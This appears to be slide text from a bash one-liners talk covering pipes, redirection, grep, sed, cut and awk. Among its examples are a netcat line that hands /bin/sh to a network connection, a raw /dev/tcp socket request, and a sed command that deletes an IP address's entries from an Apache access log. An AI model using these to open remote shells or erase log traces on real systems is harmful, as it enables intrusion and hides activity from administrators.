One-Liners to Rule
Them All
egypt
wvu
What this is
Bash basics
● Minor portability considerations
One-liners and demos of stuff we find to be useful
@egyp7 @wvuuuuuuuuuuuuu
What this isn’t
Linux system administration
● Although there is some amount of overlap
Reading the man page to you
@egyp7 @wvuuuuuuuuuuuuu
`man bash` is
cavernous

There are resources to help
From the abstract
Sometimes you just need to pull out the third column of a CSV
file. Sometimes you just need to sort IP addresses. Sometimes you
have to pull out IP addresses from the third column and sort them,
but only if the first column is a particular string and for some
reason the case is random.
Up, edit, enter, repeat
cat file
cat file | grep open
cat file | grep -i open
cat file | grep -i open | cut -d, -f3
grep -i open | cut -d, -f3
grep -i open | cut -d, -f3 | sort -V
awk -F, 'tolower($1) ~ /open/ { print $3 }' file | sort -V

Conventions
Commands are usually suffixed with a man(1) section
Almost all of what we’re talking about here is man section 1
But there’s naming overlaps with syscalls (man section 2), C
functions (man section 3), and occasionally config files (man
section 5)

Core Concepts
● Pipes and redirection
● Variables and substitution
● Standard tools
● History expansion
● Brace expansion
● Tilde expansion

Pipes and Redirection
● echo wut | cat
● echo wut > /tmp/wut
○ cat /tmp/wut
○ cat < /tmp/wut
File descriptors: &0 &1 &2 &n
nc -e /bin/sh [...] exec 2>&1
exec 3<>/dev/tcp/10.1.1.1/80;echo $'GET / HTTP/1.0n' >&3;cat <&3

Standards
grep(1), sed(1), cut(1), sort(1), awk(1)
Builtins -- echo, test, read, while, for

grep Searches in Text
Regular expressions are tricky, but you can learn the basics
quickly. A large portion of regexes involve these three things:
● .* any number of characters
● ^ anchor at beginning
● $ anchor at end
grep '500.*Chrome' /var/log/apache2/error.log

sed is an Editor
sed -e 1d -e s/foo/bar/g /tmp/foo
sed '1d; s/foo/bar/g' /tmp/foo
sed -i '/192.168.0.1/d' /var/log/apache2/access.log
ed is the Standard Editor

cut is a babby awk
echo a,b,c,d,e | cut -d, -f 1-3,5
Roughly equivalent to awk -F, ‘{ print $1 $2 $3 $5 }’
